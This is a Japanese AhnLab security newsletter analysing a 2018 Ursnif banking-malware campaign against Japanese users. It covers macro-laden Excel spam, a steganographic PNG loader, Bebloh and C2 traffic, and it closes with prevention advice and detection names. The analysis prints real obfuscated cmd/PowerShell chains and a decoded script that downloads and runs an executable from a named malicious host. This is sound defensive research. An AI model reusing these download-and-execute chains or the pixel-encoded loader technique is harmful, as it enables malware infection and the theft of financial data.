アンラボ・セキュリティレター

Press Ahn

2018.12　Vol.60

アースニフ、ステガノグラフィーで金融圏を攻撃

FOCUS IN-DEPTH - URSNIF ANALYSIS

アースニフ、ステガノグラフィーで金融圏を攻撃

金融情報を奪取するマルウェアのアースニフ(Ursnif)が再び活動を再開した。アースニフは金融圏で最も頻繁に発見されるマルウェアの一つであり、初期は北米、ヨーロッパ、オーストラリアなどで活動したが、最近は日本の金融圏に多大な被害をもたらしている。特に2018年の秋は、日本でもそれぞれ別の感染ベクター(Infection Vector)を使用する変形が発見された。9月発見された変形はハードコーティングされたアドレスを含むパワーシェルを実行し、10月に報告された変形はステガノグラフィーを利用したのが特徴である。ここでは今年10月に日本の金融圏を狙った攻撃に使用された変形をベースにしたアースニフの最新の配布手法を紹介する。またアースニフマルウェアの行為分析、主な機能及び特徴など深層分析レポートの内容も紹介した。

アースニフマルウェアの最新手法


Dreambot、Cozi、ISFB、Bebloh とも呼ばれる「アースニフ(Ursnif、Trojan/Win32.Ursnif)」は、ユーザーを欺くために社会工学技法を利用する。例えば偽造された注文書、申込書、報告書、納品書、請求書などの内容のメール件名と本文を使用した。

[図 1]のように該当のメールには、悪意あるマクロが組み込まれたエクセル文書を添付して配布されていた。社会工学技法を利用した悪性スパムメールは正常メールのように偽装して製作されるため、ユーザーは差出人不明のメールや添付ファイルは開かないように注意する必要がある。


[図 1] アースニフを配布するスパムメール

アースニフマルウェアの配布及び感染の概要は[図 2]の通りである。マルウェア製作者は配布するための社会工学技法を利用したスパムメールを送信し、メールには悪性マクロが組み込まれたエクセルファイルが添付されている。ユーザーがメールに添付されたファイルを実行すると悪性マクロが動作して段階別に各種スクリプトを実行させる。この過程で特定のコマンドが cmd.exe で実行され、cmd.exe はパワーシェルスクリプトを実行する。パワーシェルスクリプトにはイメージダウンロードと Bebloh マルウェアをダウンロードするコマンドが含まれている。

その後 Beblohマルウェアが実行されて C2にアクセスし、アースニフをダウンロードしてユーザーのシステムを感染させる方法である。




[図 2] Bebloh 及びアースニフマルウェアの感染順序




[図 3] スパムメールに添付されたエクセル文書

添付されたエクセル文書の内容は日本語で作成され、[図 3]のように正常な会計文書に偽造している。

ユーザーのシステムで文書プログラムのセキュリティ設定が低く設定された場合は、別途の通知ウィンドウが表示されることなくすぐにマクロが実行される。よってユーザーはセキュリティレベルを「中高~高」に設定し、意図しない機能が実行されないように注意する必要がある。エクセル文書に含まれたマクロが実行されたら[図 4]のように、難読化されたデータを組み合わせて追加マルウェアをダウンロードする。



[図 4] エクセル文書に含まれたマクロ




[図 5] ダウンロード中のプロセスリスト

CMD-1	cmd.exe /V:ON/C"set lW=o.crn`VPx57^^l(SEX]L8{- Y=GZU:K%0B[9ia2eb*yftp_/T$j1\vdMF^|C¥Hwk^&)WAIDn+}h4,sg6;3 R""ON&&for %9 in (15,2,70,82,45,78,78,47, // 中略 // … ,13,78,62,84)do set Rc=!Rc!!lW:~%9,1!&&if %9 geq 84 cmd /C!Rc:~-1334!"
CMD-2	cmd /CEchO/ $4G7=[tYPE]('MATh') ; $48X7= [type]('SystEm.TExT'+'.ENcoDIng'); .("{1}{0}" -f'lsa') ('a') ("{0}{2}{1}" -f'Newct','-Obje');^^^&("{0}{1}"-f 'Add-Type') -AssemblyName "System.Drawing";${g}=^^^&('a') ("{4}{2}{1}{0}{3}"-f '.BiingwtmapSystem.Dra')((^^^&('a') ("{0}{1}{3}{2}" -f 'Net.','WetbClien')).("{1}{0}" - f'penReadO').Invoke("https://images2.imgbox.com/ca/88/A2ZSlW6S_o.png"));${O}=^^^&('a') ("{0}{1}"-f'Byte','['] 1860;(0..2)^^^\|.('%'){foreach(${x} in(0..619)){${p}=${g}.("{0}{1}" -f 'GetPixel').Invoke(${x},${_});${o}[${_}*620+${X}]=($4g7::("{1}{0}"-f 'loorF').Invoke((${p}."B"-band15)*16)-bor(${p}."g"- band 15))}};^^^&("{0}{1}" -f'IEX')((LS vARIabLE:48x7).ValUE::"ascii"."getsTrInG"(${O}[0..1341])) |c:¥wIndOws¥ SyStem32¥CliP.ExE &&CMd.Exe /c powerSHELL -ExeCUTIONpOl BYPass -NoniN -wIndOwSTY HIDDEn -nOpROFi -st -NolOgO . (¥"{0}{1}{2}¥" -f 'Add',(¥"{0}{1}¥" -f'-','Typ'),'e') -Assem (¥"{3}{1}{5}{0}{4}{2}¥" -f (¥"{2}{1}{0}¥" -f'd','.Winem'),'yssS',(¥"{2}{1}{0}¥"-f 'Form','.','ows'),'t') ; ^^^& (${eNV`:cOMspec}[4,15,25]-jOIN'') (([SYSteM. WiNDoWs.ForMS.CLIPbOaRd]::(¥"{0}{1}¥" -f 'G',(¥"{0}{1}¥" -f'ettExT')).¥"iNvoKE¥"( ))) ; [System.Windows.Forms. Clipboard]::(¥"{0}{1}¥" -f'Clear').¥"iNvOkE¥"( )
CMD-3	CMd.Exe /c powerSHELL -ExeCUTIONpOl BYPass -NoniN -wIndOwSTY HIDDEn -nOpROFi -st -NolOgO . (¥"{0}{1}{2}¥" -f 'Add',(¥"{0}{1}¥" -f'-','Typ'),'e') -Assem (¥"{3}{1}{5}{0}{4}{2}¥" -f (¥"{2}{1}{0}¥" - f'd','.Winem'),'yssS',(¥"{2}{1}{0}¥"-f 'Form','.','ows'),'t') ; ^& (${e`NV`:cOMs`pec}[4,15,25]-jOIN'') ( ( [SYSteM.WiNDoWs.ForMS.CLIPbOaRd]::(¥"{0}{1}¥" -f 'G',(¥"{0}{1}¥" - f'ettExT' )).¥"i`Nv`oKE¥"( ) ) ) ; [System.Windows.Forms.Clipboard]::(¥"{0}{1}¥" -f'Clear' ).¥"i`NvO`kE¥"( )
POWERSHELL	powerSHELL -ExeCUTIONpOl BYPass -NoniN -wIndOwSTY HIDDEn -nOpROFi -st -NolOgO . (¥"{0}{1}{2}¥" -f 'Add',(¥"{0}{1}¥" -f'-Typ'),'e') -Assem (¥"{3}{1}{5}{0}{4}{2}¥" -f (¥"{2}{1}{0}¥" - f'd.Winem'),'yssS',(¥"{2}{1}{0}¥"-f 'Form.ows'),'t') ; & (${eNV:cOMspec}[4,15,25]-jOIN'') (([SYSteM.WiNDoWs.ForMS.CLIPbOaRd]::(¥"{0}{1}¥" -f 'G',(¥"{0}{1}¥" - f'ettExT')).¥"iNvoKE¥"( ))) ; [System.Windows.Forms.Clipboard]::(¥"{0}{1}¥" -f'Clear').¥"iNvOkE¥"( )

[表 1] 各段階のコマンド因子値 CMD/POWERSHELL

[表 1]のように CMD-2でダウンロードされたファイルは、656,028バイトの PNG イメージファイルだった。([図 6]参照)

[図 6] ダウンロードされた PNG 形式イメージ



[図 7] エクセル文書に組み込まれたマクロ

該当のファイルは正常イメージに見えるが、実際は PNG ファイルを構成する各ピクセルデータに値を追加したステガノグラフィー(Steganography)手法を適用した悪性ファイルだ。ステガノグラフィーとは、写真や音楽ファイルなどに特定の情報(ファイル)を隠す技術で、実際に伝えようとする秘密メッセージや情報などを他の情報に潜ませる手法だ。

[図 7]は該当の PNG イメージファイルを構成するバイナリーで、正常ヘッダー構造とイメージデータを含んでいた。PNG ファイルの各ピクセル情報を構成する R(Red)、G(Green)、B(Blue) 3バイトのうち、G、B に該当する値に各 4ビットずつ分けて有効データを含まれていた。

```
... foreach(${x} in(0..619)){${p}=${g}.("{0}{1}" -f 'GetPixel').Invoke(${x},${_});${o}[${_}*620+${X}]=( $4g7::("{1}{0}"-f 'loorF').Invoke
((${p}."B"-band15)*16) ..
```

[表 2] PNG ファイルのピクセル情報


CMD-2 では該当のデータをデコーディングして PowerShell コマンドの因子に実行されるが、デコーディング及び難読化を解除したスクリプトは[表 3] の通りである。該当のスクリプトはパワーシェル「Get-Culture」コマンドを実施して、システム言語が日本語の場合に限って追加ダウンロードをする。

```
Ds=Get-Culture | Format-List -Property * | Out-String -Stream;if (Ds -Match ja)
{urls=http://pigertime.com/mksettting,;foreach(url in urls){Try{write-Host url;fp = env:temp¥pain.exe;Write-Host fp;wc = New-Object System.
Net.WebClient;wc.Headers.Add(user-agent,Mozilla/5.0 (Windows NT; Windows NT 10.0; us-US) AppleWebKit/534.6 (KHTML, like Gecko)
Chrome/7.0.500.0 Safari/534.6);wc.DownloadFile(url, fp);Start-Process fp;break}Catch{Write-Host _.Exception.Message}}})
```

[表 3] パワーシェルスクリプト

アースニフ変形マルウェアの主な特徴

2018年秋に報告された変形サンプルの違いは、ダウンロードを遂行する CMD/PowerShell コマンドの構造にある。[図 8]は 9月に発見された変形からスクリプトを実行する構造で、cmd.exe 因子でハードコーティングされたダウンロードを含むパワーシェルスクリプトを実行する。



[図 8] 2018年 9月に発見された変形に使用された CMD/PowerShell コマンド構造

一方、10月に発見された変形は、Beblohマルウェアをダウンロードするアドレスがエクセル文書内にハードコーティングされてなく、ステガノグラフィーを適用したイメージをダウンロードしてデコーディングを完了した後で最終的にダウンロードアドレスを獲得できる。

難読化が解除されたパワーシェルスクリプトは、PIPE コマンド(「|」)を通じて Windows クリップボード(CLIP.EXE)に送信され、パワーシェルで[System.Windows.Forms.Clipboard]::GetText() 関数を通じて因子として使われる。

```
.. // 中略 // ..
( ls variable:48x7 ).value::"ascii"."getstring"(${o}[0..1341])) | c:¥windows¥system32¥clip.exe &&cmd.exe /c
powershell -executionpol bypass -nonin -windowsty hidden -noprofi -st -nologo . ( ¥"{0}{1}{2}¥" -f
'add',( ¥"{0}{1}¥" -f'-','typ' ),'e' ) -assem (¥"{3}{1}{5}{0}{4}{2}¥" -f ( ¥"{2}{1}{0}¥" -f'd','.winem' ),'ysss',( ¥"{2}{1}{0}¥"-
f 'form','.','ows'),'t') ; ^^^& ( ${env`:comspec}[4,15,25]-join)
( ( [system.windows.forms.clipboard]::(¥"{0}{1}¥" -f 'g',(¥"{0}{1}¥" -f' ettext' )).¥"invoke¥"( ) ) ) ;
[system.windows.forms.clipboard]::(¥"{0}{1}¥" -f'clear' ).¥"invoke¥"( )
```

[表4] 難読化が解除されたパワーシェルスクリプト

最終的にダウンロードされた実行ファイルは Bebloh マルウェアで、主にアースニフ配布中間段階で一緒に使用される。Bebloh マルウェアの主な機能はエクスプローラー(explorer.exe, iexplore.exe)プロセスのインジェクションを通じたアースニフマルウェアのダウンロードであり、追加動作のための別途の C&C を運営して攻撃者のコマンドを遂行する。

インジェクションが成功した後は、追加動作のためのコンフィグ(Config)をダウンロードするために特定の(oaril.com/auth/) C&C アドレスにアクセスを試みてシステム情報、ユーザー名、ブラウザのクッキー情報などを送信する。その後、攻撃者のコマンドに従ってアースニフマルウェアをダウンロードする。

診断情報及び予防

以上、日本の金融圏に被害をもたらしている金融情報の奪取マルウェア「アースニフ」変形の配布方法について説明した。前述したように、システム言語が日本語になっている場合に限ってマルウェアをダウンロードするため、2018年11月現在同マルウェアによる韓国の被害事例は報告されていない。しかしアースニフの外、様々なマルウェアが活動しているだけにセキュリティ守則を遵守しながら感染の可能性を最小限に抑えることが大事だ。マルウェア攻撃者がスパムメールを悪用するケースが多いため、差出人不明のメールは確認せずに即削除するのが望ましい。加えてメール添付ファイルやダウンロードファイルが実行ファイル形式の場合は、同ファイルが正常かどうか確認してから実行すること。アンチウイルスソフトのエンジンバージョンを最新に保ち、リアルタイムスキャン機能を有効にした状態でシステムを使用すること。また Window OS だけでなく Adobe Flash、Java など主なプログラムも最新バージョンにアップデートしなければならない。

V3製品群では、アースニフマルウェアを次のような診断名で対応している。

<V3製品群の診断名>

- MSOffice/Downloader (2018.10.25.00)
- PNG/Encoded (2018.11.07.03)
- Trojan/Win32.Bebloh.C2786445 (2018.10.25.08)
- Trojan/Win32.Ursnif.C2785938 (2018.10.25.05)
- Trojan/Win32.Ursnif..R243031 (2018.11.06.05)

アースニフマルウェアの行為分析、主な機能及び特徴などに関する深層分析報告書は、ここからダウンロードできる。 (現在、韓国語版のみ提供中)

http://jp.ahnlab.com/site/main.do

http://global.ahnlab.com/site/main.do

http://www.ahnlab.com/kr/site/main.do

アンラボとは

株式会社アンラボは、業界をリードする情報セキュリティソリューションの開発会社です。
1995年から弊社では情報セキュリティ分野におけるイノベーターとして最先端技術と高品質のサービスをご提供できるように努力を傾けてまいりました。今後もお客様のビジネス継続性をお守りし、安心できるIT環境づくりに貢献しながらセキュリティ業界の先駆者になれるよう邁進してまいります。
アンラボはデスクトップおよびサーバー、携帯電話、オンライントランザクション、ネットワークアプライアンスなど多岐にわたる総合セキュリティ製品のラインナップを揃えております。どの製品も世界トップクラスのセキュリティレベルを誇り、グローバル向けコンサルタントサービスを含む包括的なセキュリティサービスをお届け致します。

AhnLab

〒108-0014 東京都港区芝4丁目13- 2 田町フロントビル3階 | TEL: 03-6453-8315 (代)